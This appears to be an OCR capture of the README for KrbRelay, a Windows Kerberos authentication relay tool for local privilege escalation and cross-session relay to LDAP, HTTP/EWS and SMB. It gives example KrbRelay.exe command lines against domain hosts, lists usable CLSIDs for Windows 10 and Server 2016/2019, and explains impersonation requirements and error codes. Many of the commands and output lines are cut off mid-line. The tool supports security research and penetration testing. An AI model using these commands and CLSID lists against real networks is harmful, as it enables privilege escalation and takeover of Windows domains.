
.vs
CheckPort
Images
KrbRelay
packages
KrbRelay.sln
README.md

README

KrbRelay

Relaying 3-headed dogs. More details at https://googleprojectzero.blogspot.com/2021/10/windows-exploitation-tricks-relaying.html and https://googleprojectzero.blogspot.com/2021/10/using-kerberos-for-authentication-relay.html

This should be working on most fully patched Windows systems. There may be difficulties with Server OS in lab environments because of the firewall blocking the OXID resolver however, this will most likely not be an issue during real life engagements, same goes for CLSIDs.



Supported Protocols and Features

Some protocols are more completed than others, PR's are welcomed.

- LLMNR
- LDAP/LDAPS
- HTTP
    - EWS
- SMBv2
- RPC over SMB
    - MS-SAMR
    - MS-SCMR
    - MS-RPRN

- MS-RRP
- MS-LSAT/MS-LSAD

Examples

```
# LPE
.\KrbRelay.exe -spn ldap/dc01.htb.local -clsid 9
.\KrbRelay.exe -spn ldap/dc01.htb.local -clsid 9

# Cross-Session LDAP
.\KrbRelay.exe -spn ldap/dc01.htb.local -sessio
.\KrbRelay.exe -spn ldap/dc01.htb.local -sessio
.\KrbRelay.exe -spn ldap/dc01.htb.local -sessio
.\KrbRelay.exe -spn ldap/dc01.htb.local -sessio
.\KrbRelay.exe -spn ldap/dc01.htb.local -sessio
.\KrbRelay.exe -spn ldap/dc02.htb.local -sessio
.\KrbRelay.exe -spn ldap/dc02.htb.local -sessio

# Cross-Session HTTP
.\KrbRelay.exe -spn http/exchange.htb.local -en
.\KrbRelay.exe -spn http/exchange.htb.local -en
.\KrbRelay.exe -spn http/win2016.htb.local -end

# Cross-Session SMB
.\KrbRelay.exe -spn cifs/win2016.htb.local -ses
.\KrbRelay.exe -spn cifs/win2016.htb.local -ses
.\KrbRelay.exe -spn cifs/win2016.htb.local -ses
.\KrbRelay.exe -spn cifs/win2016.htb.local -ses

# LLMNR
.\KrbRelay.exe -llmnr -spn 'cifs/win2019.htb.lo

# NTLM (see https://github.com/antonioCoco/Remo
.\KrbRelay.exe -session 1 -clsid 0ea79562-d4f6-
.\KrbRelay.exe -session 1 -clsid 0ea79562-d4f6-
```

`CheckPort.exe` is a C# tool that can be used to discover available ports for the OXID resolver.

```
C:\Users\domain_user\Desktop\KrbRelay\CheckPort
[*] Looking for available ports..
[*] Port: 1024 is available
```

CLSIDs

We'll need to unmarshal our OBJREF inside of a process that would allow authentications over the network, this can be verified by looking at the `Impersonation Level`

- RPC_C_IMP_LEVEL_DEFAULT # Will not work
- RPC_C_IMP_LEVEL_ANONYMOUS # Will not work
- RPC_C_IMP_LEVEL_IDENTIFY # Works for LDAP
- RPC_C_IMP_LEVEL_IMPERSONATE # Required for SMB
- RPC_C_IMP_LEVEL_DELEGATE

When relaying to LDAP or any other service that has signing enabled but not enforced we would also need to verify that the `Authentication Level` of the process is set to `RPC_C_AUTHN_LEVEL_CONNECT`.

Processes running under `NT Authority\Network service` will use the SYSTEM account when authenticating over the network.

Tool for discovering CLSIDs:
https://github.com/tyranid/oleviewdotnet

```
Import-Module .\OleViewDotNet.psd1
Get-ComDatabase -SetCurrent
$comdb = Get-CurrentComDatabase
$clsids = (Get-ComClass).clsid
Get-ComProcess -DbgHelpPath 'C:\Program Files (
```

Windows 10 1903

```
# SYSTEM Relay
0bae55fc-479f-45c2-972e-e951be72c0c1 # RPC_C_IMI
90f18417-f0f1-484e-9d3c-59dceee5dbd8 # RPC_C_IMI

# Cross-Session Relay
0289a7c5-91bf-4547-81ae-fec91a89dec5 # RPC_C_IMI
1f87137d-0e7c-44d5-8c73-4effb68962f2 # RPC_C_IMI
```

```
73e709ea-5d93-4b2e-bbb0-99b7938da9e4 # RPC_C_IMI
9678f47f-2435-475c-b24a-4606f8161c16 # RPC_C_IMI
9acf41ed-d457-4cc1-941b-ab02c26e4686 # RPC_C_IMI
ce0e0be8-cf56-4577-9577-34cc96ac087c # RPC_C_IMI
```

Server 2019

```
# SYSTEM Relay
90f18417-f0f1-484e-9d3c-59dceee5dbd8 # RPC_C_IMI

# Cross-Session Relay
354ff91b-5e49-4bdc-a8e6-1cb6c6877182 # RPC_C_IMI
38e441fb-3d16-422f-8750-b2dacec5cefc # RPC_C_IMI
f8842f8e-dafe-4b37-9d38-4e0714a61149 # RPC_C_IMI
```

Server 2016

```
# SYSTEM Relay
90f18417-f0f1-484e-9d3c-59dceee5dbd8 # RPC_C_IMI

# Cross-Session Relay
0289a7c5-91bf-4547-81ae-fec91a89dec5 # RPC_C_IMI
1f87137d-0e7c-44d5-8c73-4effb68962f2 # RPC_C_IMI
5f7f3f7b-1177-4d4b-b1db-bc6f671b8f25 # RPC_C_IMI
73e709ea-5d93-4b2e-bbb0-99b7938da9e4 # RPC_C_IMI
9678f47f-2435-475c-b24a-4606f8161c16 # RPC_C_IMI
98068995-54d2-4136-9bc9-6dbcb0a4683f # RPC_C_IMI
9acf41ed-d457-4cc1-941b-ab02c26e4686 # RPC_C_IMI
bdb57ff2-79b9-4205-9447-f5fe85f37312 # RPC_C_IMI
ce0e0be8-cf56-4577-9577-34cc96ac087c # RPC_C_IMI
```

Error codes

Doesn't work the first time? try again then check these error codes, and if you are going to open an Issue, please paste the full output and input.

Firewall blocking the OXID resolver

```
System.Runtime.InteropServices.COMException (0x
```

Bad CLSID

```
System.Runtime.InteropServices.COMException (0x
```

or

```
System.Runtime.InteropServices.COMException (0x
```

Kerberos Issues (Authentication type not recognized), Will work after reboot/clock sync

```
System.Runtime.InteropServices.COMException (0x
```

A valid apReq starts with 0x60, check your environment and parameters

```
[*] apReq: 05000b0710000000db003300020<SNIP>
```

CLSID impersonation level or authentication level too low

```
[*] fContextReq: Delegate, MutualAuth, UseDceSty
System.UnauthorizedAccessException: Access is de

Access is denied.
```

Acknowledgements

- Vletoux for starting RPCForSMBLibrary
- James Forshaw for introducing Kerberos relaying and NtApiDotNet
- TalAloni for SMBLibrary
- MichaelGrafnetter for DSInternals

- Kevin Robertson for Inveigh